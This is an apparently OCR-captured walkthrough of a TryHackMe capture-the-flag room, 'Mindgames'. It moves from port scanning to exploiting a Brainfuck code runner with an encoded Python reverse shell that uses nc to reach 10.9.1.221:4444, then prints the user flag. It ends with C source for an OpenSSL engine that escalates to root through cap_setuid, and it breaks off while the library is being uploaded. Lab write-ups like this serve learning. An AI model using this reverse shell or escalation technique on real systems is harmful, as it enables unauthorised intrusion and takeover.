
THM-Room:Mindgames


→Scanning for ports under top 1000 using nmap :

nmap -v -sV -A <machine-ip>



```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-27 14:52 +06
Nmap scan report for 10.10.196.201
Host is up (0.25s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

→scanning for directories :




```
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rrotme $ gobuster dir -u http://10.10.142.231:80 -w /usr/share/wordlists/common.txt -q -v | grep -v "Missed"
Found: /index.html (Status: 301)
```

So there is no such important directories.

→let's take a look at http server

We get a website like this



I'm so sorry.

Ever thought that programming was a little too easy? Well, I have just the product for you. Look at the example code below, then give it a go yourself!

Like it? Purchase a license today for the low, low price of 0.009BTC/yr!

Hello, World

```
+[------->++<]>++.++.---------.+++++.++++++.+[--->+<]>+.------.++[->++<]>.-[->+++++<]>++.+++++++..+++.[->+++++<]>+.------------.---[->+++<]>.-[--->+<]>---.+++.------.--------.-
[--->+<]>+.+++++++.>++++++++++.
```

Fibonacci

```
--[----->+<]>--.+.+.[--->+<]>--.+++[->++<]>.[-->+<]>+++++.[--->++<]>--.++[++>---<]>+.-[-->+++<]>--.>++++++++++.[->+++<]>++....-[--->++<]>-.---.[--->+<]>--.+[----->+<]>+.-[-
>+++++<]>-.--[->++<]>.+.+[-->+<]>+.[-->+++<]>+.+++++++++.>++++++++++.[->+++<]>++........---[----->++<]>.-------------.[--->+<]>---.+.---.----.-[->+++++<]>-.[-->+++<]>+.
>++++++++++.[->+++<]>++....---[----->++<]>.-------------.[--->+<]>---.+.---.----.-[->+++++<]>-.+++[->++<]>.[-->+<]>+++++.[--->++<]>--.[----->++<]>+.++++.--------.++.-[--->+++++
<]>.[-->+<]>+++++.[--->++<]>--.[----->++<]>+.+++++.---------.>++++++++++...[--->+++++<]>.+++++++++.+++.[-->+++++<]>+++.-[--->++<]>-.[--->+<]>---.-[--->++<]>-.+++++.-[->+++++<]>
-.---[----->++<]>.+++[->+++<]>++.+++++++++++++.-------.--.--[->+++<]>-.+++++++++.-.-------.-[-->+++<]>--.>++++++++++.[->+++<]>++....[-->+++++++<]>.++.---------.+++++.++++++.+
[--->+<]>+.-----[->++<]>.[-->+<]>+++++.-----[->+++<]>.[----->++<]>-..>++++++++++.
```

Try before you buy.

"So there is a space to run something,hmm!".


Let’s do some experiments with this:

Typing gibberish in it won’t give any output.

So there is some alien thing written beneath Hello,world and Fibonacci.Don’t scratch your head,let google do its job.

Just google whole alien thing .So, it is brainfuck script.

Let’s decode it in decode.fr (one of the best online decoders).



Results

Console

```
print("Hello, World")
```


```
Memory:
[8] = ) (41)
[9] =   (10)
```

BRAINFUCK INTERPRETER

BRAINF*CK CODE TO INTERPRET

```
+[------->++<]>++.++.---------.+++++.++++++.+[--->+<]
>+.------.++[->++<]>.-[->+++++<]>++.+++++++..+++.[->+++++<]
>+.------------.---[->+++<]>.-[--->+<]>
---.+++.------.--------.-[--->+<]>+.+++++++.>++++++++++.
```

And for Fibonacci :



Results

Console

```
def F(n):
    if n <= 1:
        return 1
    return F(n-1)+F(n-2)


for i in range(10):
    print(F(i))
```


BRAINFUCK INTERPRETER

BRAINF*CK CODE TO INTERPRET

```
----.-[--->++<]>-.+++++.-[->+++++<]>-.---[----->++<]
>.+++[->++++<]>++.+++++++++++++.-------.--.--[->+++<]>
-.+++++++++.-.-------.-[-->+++<]>--.>++++++++++.[->+++<]
>++....[-->+++++++<]>.++.---------.+++++.++++++.+[--->+<]
>+.-----[->++<]>.[-->+<]>+++++.-----[->+++<]>.[----->++<]
>-..>++++++++++.
```

So I interpreted it as simply python code (as evident from syntax) brainfuck encoded (although brainfuck is programming language in itself.)

So without delay let’s first run these two brainfuck scripts at the website.




Try before you buy.

```
+[------->++<]>++.++.---------.+++++.++++++.+[--->+<]>+.------.++[->++<]>.-[->++
[--->+<]>+.+++++++.>++++++++++.
```

Program Output:

```
Hello, World
```




Try before you buy.

```
[->+++++<]>-.--[->++<]>.+.+[-->+<]>+.[-->+++<]>+.+++++++++.>+++++++
<]>+.>++++++++++.[->+++<]>++....---[----->++<]>.------------.[--->
[--->+++++<]>.[-->+<]>+++++.[--->++<]>--.[----->++<]>+.+++++.------
[->+++++<]>-.---[----->++<]>.+++[->+++<]>++.+++++++++++++.-------.--
<]>.++.---------.+++++.++++++.+[--->+<]>+.-----[->++<]>.[-->+<]>+++
```

Program Output:

```
1
1
2
3
5
8
13
21
34
55
```


→Now let’s try some self made brainfuck code:



```
++++++++++[>+>+++>+++++++>++++++++++
<<<<-]>>>>++++++++++++.++.---------.+++++.++
++++.
<<++++++++++.------.>++.>---------------.+++
++++..+++.
<<--.>+++++.>--------------.++++++++++++++++
++.-.++.<<.>++++++.>-----------.+++++++++.
<<++.+++++++.
```

```
print("Hello Masrt Sir")
```

Pasting this code in website we get:



```
++++++++++[>+>+++>+++++++>++++++++++<<<<-
<<--.>+++++.>--------------.++++++++++++++
```


```
Hello Masrt Sir
```

So, now our job is clear:

brainfuck encode a python reverse shell and upload it.

I used this reverse shell:


import os; os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.1.221 4444 >/tmp/f");


Results
BRAINFUCK INTERPRETER
BRAINF*CK CODE TO INTERPRET
ARGUMENT
EXECUTE
See also: Leet Speak 1337 — Spoon — Ook!
BRAINFUCK ENCODER
PLAINTEXT TO CODE IN BRAINF**K
ENCRYPT
See also: Leet Speak 1337 — Spoon — Ook!

```
++++++++++[>+>+++>+++++++>++++++++++
<<<<-]>>>>+++++.++++.+++.-.+++.++.
<<++.>>-----.++++.<-----------.
<.>>----.++++.
<-------------.>.++++++.------.+.-----------
----.++++++++.<------.<++.>>+++++.-----.
<<--.>+++++++.>+++++++.-------.+++.
<.>----------.
<++++++++++++.>+++++++.--.-----.+++.---.++++
+++++.<<.>------------.>+++++.-------.+++.
<.>----------.
<++++++++++++.>---.--.+++++++++++++++++++.
<<.>------------.>.-------.+++.
<.>----------.++++++++++++++++++++++.
<.>--------------------------.+++++++.+++++.
<.>+++++.-----------.<<.>--.>+.
<<.>+++++.++++++++++++.
<++++++.+++++++++++.>>+++++++++++++++++++.--
------------.-----------.
<<-----------------.>-------------.-.--.++++
+++++++.-----------.+++.---.++++..-.
<.>+++....<.>++++++++++.
<+++++++++++++++.>>+++++++++++++++++.-------
.+++.<<.>>----------.
<<-------------.+++++++.>---.
```


```
import os; os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.1.221 4444 >/tmp/f");
```

Before uploading let’s fire up a netcat listener :



```
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rrotme $ nc -lnvp 4444
Listening on 0.0.0.0 4444
```

Uploading the brainfuck code we get our shell:



Fibonacci

```
--[----->+<]>--.+.+.[--->+<]>--.+++[->++<]>.[-->+<]>+++++.[--->++<]>--.++[++>---<]>+.-[--
>+++<]>--.>++++++++++.[->+++<]>++....-[--->++<]>-.---.[--->+<]>--.+[---->+<]>+.-[->+++++
<]>-.--[->++<]>.+.+[-->+<]>+.[-->+++<]>+.+++++++++.>++++++++++.[->+++<]>++........---
[----->++<]>.-------------.[--->+<]>---.+.---.----.-[->+++++<]>-.[-->+++<]>+.>++++++++++.
[->++++<]>++....---[----->++<]>.-------------.[--->+<]>---.+.---.----.-[->+++++<]>-.+++[-
>++<]>.[-->+<]>+++++.[--->++<]>--.[----->++<]>+.++++.--------.++.-[--->+++++<]>.[-->+<]
>+++++.[--->++<]>--.[----->++<]>+.+++++.---------.>++++++++++...[--->+++++<]
>.+++++++++.+++.[-->+++++<]>+++.-[--->++<]>-.[--->+<]>---.-[--->++<]>-.+++++.-[->+++++<]>
-.---[----->++<]>.+++[->+++<]>++.+++++++++++++.-------.--.--[->+++<]>
-.+++++++++.-.-------.-[-->+++<]>--.>++++++++++.[->+++<]>++....[-->+++++++<]
>.++.---------.+++++.++++++.+[--->+<]>+.-----[->++<]>.[-->+<]>+++++.-----[->+++<]>.[-----
>++<]>-..>++++++++++.
```


Try before you buy.

```
<<++.>>-----.++++.<-----------.<.>>----.++++.
<-------------.>.++++++.------.+.---------------.++++++++.<------.<++.>>+++++.-----.
<<--.>+++++++.>+++++++.-------.+++.<.>----------.
<++++++++++++.>+++++++.--.-----.+++.---.+++++++++.<<.>------------.>+++++.-------.+++.
<.>----------.<++++++++++++.>---.--.+++++++++++++++++++.<<.>------------.>.-------.+++.
```

```
jhaprashant079@DESKTOP-LF61ATQ:/home/jhaprashant079/ctfs/thm/rrotme
jhaprashant079@DESKTOP-LF61ATQ:/home/jhaprashant079/ctfs/thm/rrotme 76x16
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rrotme $ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.142.231 58156
/bin/sh: 0: can't access tty; job control turned off
$ ^C
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rrotme :( $ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.142.231 58162
/bin/sh: 0: can't access tty; job control turned off
$
```

→Now,as we have our shell,let’s do what we do first:

Stabilize it and get our first flag



```
Listening on 0.0.0.0 4444
Connection received on 10.10.142.231 58162
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
mindgames@mindgames:~/webserver$ whoami
whoami
mindgames
mindgames@mindgames:~/webserver$ ls
ls
resources  server
mindgames@mindgames:~/webserver$ cd ..
cd ..
mindgames@mindgames:~$ ls
ls
user.txt  webserver
mindgames@mindgames:~$ cat user.txt
cat user.txt
thm{411f7d38247ff441ce4e134b459b6268}
mindgames@mindgames:~$ |
```

→Privilege Escalation:

For privesc let’s checkout the following standard methods:

1)sudo -l (finds command current user can run with root Privilege)

Asked for password

2)find / -perm -u=s -type f 2>/dev/null(finds files with SUID bits)


Nothing fishy

3)crontab cat /etc/crontab (checking is there some files/binaries running pre-scheduled)

Nothing fishy

4)getcap -r / 2>/dev/null checking for files with capabilities

So here we gets an interesting thing



```
mindgames@mindgames:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/openssl = cap_setuid+ep
/home/mindgames/webserver/server = cap_net_bind_service+ep
mindgames@mindgames:~$
```

Openssl has empty capabilities.

For reference on privesc using empty capabilities

https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities

For reference creting an openssl engine to set the userid=0 and execuite /bin/bash:

https://www.openssl.org/blog/blog/2015/10/08/engine-building-lesson-1-a-minimum-useless-engine/

I wrote the following code using above references:

```
#include <stdio.h>


#include <openssl/engine.h>
```

```
static int bind(ENGINE *e, const char *id)
{
 setuid(0);
 setgid(0);
 system("/bin/bash");
 return 0;
}

IMPLEMENT_DYNAMIC_BIND_FN(bind)
IMPLEMENT_DYNAMIC_CHECK_FN()
```

I tried compiling it on the machine’s shell but gcc was not installed.

So just compile it on local machine:

```
gcc -fPIC -o myssl.o -c myssl.c


gcc -shared -o myssl.so -lcrypto myssl.o
```

and upload it on the machine:

on local machine host a server using python in the directory .so file is saved

```
python3 -m http.server 8080
```

